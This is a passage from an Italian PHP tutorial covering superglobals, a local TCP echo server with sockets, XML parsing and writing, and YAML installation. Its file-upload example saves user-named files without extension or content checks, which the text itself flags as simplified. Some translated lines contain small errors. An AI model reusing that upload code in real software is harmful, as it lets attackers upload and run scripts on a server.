$ _ENV : Questo ambiente variabile SuperGlobal Shell Variabile dettagli sotto il quale il PHP è in esecuzione.

$ _COOKIE : questa variabile SuperGlobal viene utilizzata per recuperare il valore del cookie con una determinata chiave.

```
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$ _SESSION : questa variabile SuperGlobal viene utilizzata per impostare e recuperare il valore della sessione che è memorizzato sul server.

```
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Spiegati i sottotermici

introduzione

In parole povere, queste sono variabili disponibili in *tutti gli* ambiti negli script.

Ciò significa che non è necessario passarli come parametri nelle funzioni o memorizzarli al di fuori di un blocco di codice per averli disponibili in ambiti diversi.

Cos'è un superglobale ??

Se stai pensando che questi sono come i supereroi, non lo sono.

A partire dalla versione 7.1.3 di PHP ci sono 9 variabili superglobali. Sono come segue:

- `$GLOBALS` - Riferimenti a tutte le variabili disponibili nell'ambito globale
- `$_SERVER` - Informazioni sull'ambiente del server e di esecuzione
- `$_GET` - Variabili GET HTTP
- `$_POST` - Variabili POST HTTP
- `$_FILES` - Variabili di caricamento file HTTP
- `$_COOKIE` - Cookie HTTP
- `$_SESSION` - Variabili di sessione
- `$_REQUEST` - Variabili richieste HTTP
- `$_ENV` - Variabili d'ambiente

Vedi la documentazione .

Dimmi di più, dimmi di più

Mi dispiace per il riferimento a Grease! collegamento

È ora di dare una spiegazione a questi super ~~eroi~~ globali.

`$GLOBALS`

> Un array associativo contenente riferimenti a tutte le variabili attualmente definite nell'ambito globale dello script. I nomi delle variabili sono le chiavi dell'array.

Codice

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);
```

Produzione

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

Nell'esempio precedente `$myLocal` non viene visualizzato la seconda volta perché viene dichiarato all'interno della funzione `test()` e quindi distrutto dopo la chiusura della funzione.

Diventare globali

Per rimediare ci sono due opzioni.

Opzione uno: **parola chiave `global`**

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

La parola chiave `global` è un prefisso su una variabile che lo costringe a far parte dell'ambito globale.

Si noti che non è possibile assegnare un valore a una variabile nella stessa istruzione della parola chiave globale. Quindi, perché dovevo assegnare un valore sotto. (È possibile se rimuovi nuove linee e spazi ma non penso che sia pulito. `global $myLocal; $myLocal = "local"`).

Opzione due: **`$GLOBALS` array**

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

In questo esempio ho riassegnato `$myLocal` il valore di `$GLOBAL["myLocal"]` poiché trovo più semplice scrivere un nome di variabile piuttosto che l'array associativo.

`$_SERVER`

> $ _SERVER è un array che contiene informazioni come intestazioni, percorsi e posizioni di script. Le voci in questo array sono create dal server web. Non vi è alcuna garanzia che tutti i server Web forniscano qualcuna di queste; i server possono omettere alcuni o fornire altri non elencati qui. Detto questo, un gran numero di queste variabili sono spiegate nella specifica CGI / 1.1 , quindi dovresti essere in grado di aspettarle.

Un esempio di output di questo potrebbe essere il seguente (eseguito sul mio PC Windows utilizzando WAMP)

```
C:\wamp64\www\test.php:2:
array (size=36)
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
```

```
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

C'è molto da prendere lì, quindi selezionerò alcuni importanti qui sotto. Se si desidera leggerli, consultare la sezione degli indici della documentazione.

Potrei aggiungerli tutti sotto un giorno. O qualcuno può editare e aggiungere una ***buona*** spiegazione in basso? *Suggerimento, suggerimento* ;)

Per tutte le spiegazioni di seguito, supponiamo che l'URL sia http://www.example.com/index.php

- `HTTP_HOST` - L'indirizzo dell'host.
  Ciò restituirebbe `www.example.com`
- `HTTP_USER_AGENT` - Contenuto del programma utente. Questa è una stringa che contiene tutte le informazioni sul browser del client, incluso il sistema operativo.
- `HTTP_COOKIE` - Tutti i cookie in una stringa concatenata, con un delimitatore di punto e virgola.
- `SERVER_ADDR` - L'indirizzo IP del server, di cui è in esecuzione lo script corrente.
  Ciò restituirebbe `93.184.216.34`
- `PHP_SELF`

- Il nome del file dello script attualmente eseguito, relativo alla root del documento. Questo restituirebbe `/index.php`
- `REQUEST_TIME_FLOAT` - Il timestamp dell'inizio della richiesta, con precisione microseconda. Disponibile da PHP 5.4.0.
- `REQUEST_TIME` - Il timestamp dell'inizio della richiesta. Disponibile da PHP 5.1.0.

`$_GET`

> Una serie associativa di variabili passate allo script corrente tramite i parametri URL.

`$_GET` è un array che contiene tutti i parametri URL; questi sono ciò che è dopo il? nell'URL.

Come esempio, http://www.example.com/index.php?myVar=myVal . Queste informazioni da questo URL possono essere ottenute accedendo in questo formato `$_GET["myVar"]` e il risultato di questo sarà `myVal` .

Usando un codice per quelli che non amano leggere.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

L'esempio sopra fa uso dell'operatore ternario .

Questo mostra come puoi accedere al valore dall'URL usando `$_GET` superglobal.

Ora un altro esempio! *respiro*

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

È possibile inviare più variabili tramite l'URL separandole con un carattere di `&` commerciale (`&`).

Rischio per la sicurezza
È molto importante non inviare alcuna informazione sensibile tramite l'URL poiché rimarrà nella cronologia del computer e sarà visibile a chiunque possa accedere a quel browser.

`$_POST`

> Un array associativo di variabili passate allo script corrente tramite il metodo POST HTTP quando si utilizza application / x-www-form-urlencoded o multipart / form-data come HTTP Content-Type nella richiesta.

Molto simile a `$_GET` in quanto i dati vengono inviati da un luogo a un altro.

Inizierò andando direttamente a un esempio. (Ho omesso l'attributo action in quanto ciò invierà le informazioni alla pagina in cui si trova il modulo).

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
```

```
    <input type="submit" name="submit" value="Submit" />
</form>
```

Sopra è un modulo di base per cui i dati possono essere inviati. In un ambiente reale l'attributo `value` non verrebbe impostato, il che significa che il modulo sarebbe vuoto. Ciò quindi invierebbe qualsiasi informazione inserita dall'utente.

```
echo $_POST["myVar"]; // returns "myVal"
```

Rischio per la sicurezza
Anche l'invio di dati tramite POST non è sicuro. L'utilizzo di HTTPS garantisce che i dati siano mantenuti più sicuri.

`$_FILES`

> Un array associativo di elementi caricati nello script corrente tramite il metodo HTTP POST. La struttura di questo array è descritta nella sezione caricamento dei metodi POST .

Iniziamo con un modulo di base.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

Nota che ho omesso l'attributo `action` (ancora!). Inoltre, ho aggiunto `enctype="multipart/form-data"` , questo è importante per qualsiasi modulo che si occuperà di upload di file.

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
}
```

Questo è usato per caricare un file. A volte potresti voler caricare più di un file. Un attributo esiste per questo, si chiama `multiple` .
C'è un attributo per *qualsiasi cosa* . Mi dispiace

Di seguito è riportato un esempio di modulo che invia più file.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
```

```
</form>
```

Nota le modifiche apportate qui; ce ne sono solo alcuni.

- Il nome di `input` ha parentesi quadre. Questo perché ora è una matrice di file e quindi stiamo dicendo al form di creare una matrice di file selezionati. Se si omettono le parentesi quadre, il secondo file verrà impostato su `$_FILES["myVar"]` .
- L'attributo `multiple="multiple"` . Questo dice solo al browser che gli utenti possono selezionare più di un file.

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
        case UPLOAD_ERR_NO_TMP_DIR:
            echo "Value: 6; Missing a temporary folder. Introduced in PHP 5.0.3.";
            break;
        case UPLOAD_ERR_CANT_WRITE:
            echo "Value: 7; Failed to write file to disk. Introduced in PHP 5.1.0.";
            break;
        case UPLOAD_ERR_EXTENSION:
            echo "Value: 8; A PHP extension stopped the file upload. PHP does not provide a
way to ascertain which extension caused the file upload to stop; examining the list of loaded
extensions with phpinfo() may help. Introduced in PHP 5.2.0.";
            break;

        default:
            echo "An unknown error has occured.";
```

```
            break;
    }
}
```

Questo è un esempio molto semplice e non gestisce problemi come estensioni di file non consentite o file con codice PHP (come un equivalente PHP di un'iniezione SQL). Vedi la documentazione .

Il primo processo sta controllando se ci sono dei file, e in tal caso, impostane il numero totale in `$total` .

L'utilizzo del ciclo for consente un'iterazione dell'array `$_FILES` e l'accesso a ciascun elemento uno alla volta. Se quel file non incontra un problema, allora l'istruzione if è vera e viene eseguito il codice dal caricamento del singolo file.
Se si verifica un problema, il blocco di commutazione viene eseguito e viene presentato un errore in base all'errore per quel particolare caricamento.

`$_COOKIE`

> Una serie associativa di variabili passate allo script corrente tramite i cookie HTTP.

I cookie sono variabili che contengono dati e sono memorizzati sul computer del cliente.

A differenza dei superglobali summenzionati, i cookie devono essere creati con una funzione (e non assegnare un valore). La convenzione è sotto

```
setcookie("myVar", "myVal", time() + 3600);
```

In questo esempio viene specificato un nome per il cookie (in questo esempio è "myVar"), viene fornito un valore (in questo esempio è "myVal", ma è possibile passare una variabile per assegnarne il valore al cookie), e quindi viene data una scadenza (in questo esempio è un'ora dal momento in cui 3600 secondi è un minuto).

Nonostante la convenzione per la creazione di un cookie diverso, è accessibile allo stesso modo degli altri.

```
echo $_COOKIE["myVar"]; // returns "myVal"
```

Per distruggere un cookie, `setcookie` deve essere chiamato di nuovo, ma il tempo di scadenza è impostato su *qualsiasi* momento nel passato. Vedi sotto.

```
setcookie("myVar", "", time() - 1);
var_dump($_COOKIE["myVar"]); // returns null
```

Questo annullerà i cookie e lo rimuoverà dal computer client.

`$_SESSION`

> Un array associativo contenente le variabili di sessione disponibili per lo script

corrente. Vedere la documentazione delle funzioni di sessione per ulteriori informazioni su come questo viene utilizzato.

Le sessioni sono molto simili ai cookie, tranne che sono lato server.

Per utilizzare le sessioni è necessario includere `session_start()` nella parte superiore degli script per consentire l'utilizzo delle sessioni.

L'impostazione di una variabile di sessione è uguale all'impostazione di qualsiasi altra variabile. Vedi l'esempio qui sotto.

```
$_SESSION["myVar"] = "myVal";
```

Quando si avvia una sessione, un ID casuale viene impostato come cookie e chiamato "PHPSESSID" e conterrà l'ID di sessione per quella sessione corrente. È possibile accedere a questo chiamando la funzione `session_id()` .

È possibile distruggere le variabili di sessione usando la funzione `unset` (tale che `unset($_SESSION["myVar"])` distruggerebbe quella variabile).
L'alternativa è chiamare `session_destory()` . Questo distruggerà l'intera sessione, il che significa che **tutte le** variabili di sessione non esisteranno più.

`$_REQUEST`

> Un array associativo che per impostazione predefinita contiene i contenuti di `$_GET` , `$_POST` e `$_COOKIE` .

Come afferma la documentazione di PHP, questo è solo un confronto di `$_GET` , `$_POST` e `$_COOKIE` tutto in una variabile.

Poiché è possibile che tutti e tre gli array abbiano un indice con lo stesso nome, esiste un'impostazione nel file `php.ini` chiamato `request_order` che può specificare quale dei tre ha la precedenza.
Ad esempio, se è stato impostato su `"GPC"` , verrà utilizzato il valore di `$_COOKIE` , poiché viene letto da sinistra a destra, il che significa che `$_REQUEST` imposterà il suo valore su `$_GET` , quindi `$_POST` e quindi `$_COOKIE` e dato che `$_COOKIE` è l'ultimo che è il valore che è in `$_REQUEST` .
Vedi questa domanda

`$_ENV`

> Un array associativo di variabili passato allo script corrente tramite il metodo environment.
>
> Queste variabili vengono importate nello spazio dei nomi globale di PHP dall'ambiente in cui è in esecuzione il parser PHP. Molti sono forniti dalla shell in cui PHP è in esecuzione e diversi sistemi sono probabilmente in esecuzione con diversi tipi di shell, un elenco definitivo è impossibile. Si prega di consultare la documentazione della shell per un elenco di variabili d'ambiente definite.

Altre variabili di ambiente includono le variabili CGI, posizionate lì indipendentemente dal fatto che PHP sia in esecuzione come modulo server o processore CGI.

Tutto ciò che è contenuto in `$_ENV` proviene dall'ambiente in cui è in esecuzione PHP.

`$_ENV` viene popolato solo se `php.ini` consente.
Vedi questa risposta per maggiori informazioni sul perché `$_ENV` non è popolato.

Leggi Variabili superglobali PHP online: https://riptutorial.com/it/php/topic/3392/variabili-superglobali-php

Capitolo 107: WebSockets

introduzione

L'utilizzo dell'estensione socket implementa un'interfaccia di basso livello alle funzioni di comunicazione socket basate sui popolari socket BSD, offrendo la possibilità di agire come un server socket e come client.

Examples

Semplice server TCP / IP

Esempio minimo basato sull'esempio del manuale PHP trovato qui: http://php.net/manual/en/sockets.examples.php

Crea uno script websocket che ascolta Port 5000 Usa putty, terminale per eseguire `telnet 127.0.0.1 5000` (localhost). Questo script risponde con il messaggio che hai inviato (come un ping-back)

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}
```

```
do {
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

Leggi WebSockets online: https://riptutorial.com/it/php/topic/9598/websockets

Capitolo 108: XML

Examples

Creare un file XML usando XMLWriter

Creare un'istanza di un oggetto XMLWriter:

```
$xml = new XMLWriter();
```

Quindi aprire il file a cui si desidera scrivere. Ad esempio, per scrivere su `/var/www/example.com/xml/output.xml` , utilizzare:

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

Per avviare il documento (creare il tag aperto XML):

```
$xml->startDocument('1.0', 'utf-8');
```

Questo produrrà:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Ora puoi iniziare a scrivere elementi:

```
$xml->writeElement('foo', 'bar');
```

Questo genererà l'XML:

```
<foo>bar</foo>
```

Se hai bisogno di qualcosa di un po 'più complesso dei semplici nodi con valori semplici, puoi anche "avviare" un elemento e aggiungere attributi ad esso prima di chiuderlo:

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

Questo produrrà:

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

Leggi un documento XML con DOMDocument

Analogamente al SimpleXML, è possibile utilizzare DOMDocument per analizzare XML da una stringa o da un file XML

1. Da una stringa

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2. Da un file

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

Esempio di analisi

Considerando il seguente XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Questo è un codice di esempio per analizzarlo

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Questo produrrà:

> Il titolo del libro 1 è PHP - Un'introduzione e costa $ 5,95.
>
> Il titolo del libro 2 è PHP - Avanzato e costa $ 25,00.

Creare un XML usando DomDocument

Per creare un XML usando DOMDocument, in pratica, dobbiamo creare tutti i tag e gli attributi usando i `createElement()` e `createAttribute()` e loro creano la struttura XML con `appendChild()` .

L'esempio seguente include tag, attributi, una sezione CDATA e uno spazio dei nomi diverso per il

secondo tag:

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

Questo produrrà il seguente XML:

```
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
  </book>
```

```
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>
```

Leggi un documento XML con SimpleXML

È possibile analizzare XML da una stringa o da un file XML

1. Da una stringa

```
$xml_obj = simplexml_load_string($string);
```

2. Da un file

```
$xml_obj = simplexml_load_file('books.xml');
```

Esempio di analisi

Considerando il seguente XML:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Questo è un codice di esempio per analizzarlo

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Questo produrrà:

Il titolo del libro 1 è PHP - Un'introduzione e costa $ 5,95.
Il titolo del libro 2 è PHP - Avanzato e costa $ 25,00.

Utilizzo di XML con la libreria SimpleXML di PHP

SimpleXML è una potente libreria che converte stringhe XML in un oggetto PHP facile da usare.

Quanto segue presuppone una struttura XML come sotto.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

Leggi i nostri dati in SimpleXML

Per iniziare, dobbiamo leggere i nostri dati in SimpleXML. Possiamo farlo in 3 modi diversi. In primo luogo, possiamo caricare i nostri dati da un nodo DOM.

```
$xmlElement = simplexml_import_dom($domNode);
```

La nostra prossima opzione è caricare i nostri dati da un file XML.

```
$xmlElement = simplexml_load_file($filename);
```

Infine, possiamo caricare i nostri dati da una variabile.

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

Che tu abbia scelto di caricare da un elemento DOM , da un file o da una stringa , ora ti rimane una variabile SimpleXMLElement chiamata `$xmlElement` . Ora possiamo iniziare a utilizzare il nostro XML in PHP.

Accesso ai nostri dati SimpleXML

Il modo più semplice per accedere ai dati nel nostro oggetto SimpleXMLElement è chiamare direttamente le proprietà . Se vogliamo accedere al nostro primo bookName, `StackOverflow SimpleXML Example` , possiamo accedervi come di seguito.

```
echo $xmlElement->book->bookName;
```

A questo punto, SimpleXML assumerà che, poiché non abbiamo detto esplicitamente quale libro vogliamo, vogliamo il primo. Tuttavia, se decidiamo che non vogliamo il primo, piuttosto che vogliamo un `Another SimpleXML Example` , possiamo accedervi come di seguito.

```
echo $xmlElement->book[1]->bookName;
```

Vale la pena notare che l'utilizzo di `[0]` funziona come non usarlo, quindi

```
$xmlElement->book
```

funziona allo stesso modo di

```
$xmlElement->book[0]
```

Looping attraverso il nostro XML

Esistono molte ragioni per cui desideri eseguire il ciclo di codice XML , ad esempio che hai un numero di elementi, libri nel nostro caso, che vorremmo visualizzare su una pagina web. Per questo, possiamo usare un ciclo foreach o un ciclo for standard, sfruttando la funzione di conteggio di SimpleXMLElement. .

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

o

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

Gestione degli errori

Ora siamo arrivati così lontano, è importante rendersi conto che siamo solo umani, e probabilmente incontreremo un errore alla fine - specialmente se stiamo giocando con file XML diversi tutto il tempo. E così, vorremmo gestire quegli errori.

Considera che abbiamo creato un file XML. Noterai che mentre questo XML è molto simile a quello che avevamo prima, il problema con questo file XML è che il tag finale finale è / doc invece che / document.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

Ora, diciamo, lo carichiamo nel nostro PHP come $ file.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

Saremo accolti con il seguente

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

Tuttavia, non appena risolviamo questo problema, ci viene presentato "Happy Days".

Leggi XML online: https://riptutorial.com/it/php/topic/780/xml

Capitolo 109: YAML in PHP

Examples

Installazione dell'estensione YAML

YAML non viene fornito con un'installazione standard di PHP, ma deve essere installato come estensione PECL. Su linux / unix può essere installato con un semplice

```
pecl install yaml
```

Si noti che il pacchetto `libyaml-dev` deve essere installato sul sistema, in quanto il pacchetto PECL è semplicemente un wrapper per le chiamate libYAML.

L'installazione su macchine Windows è diversa: puoi scaricare una DLL precompilata o compilare da fonti.

Utilizzo di YAML per memorizzare la configurazione dell'applicazione

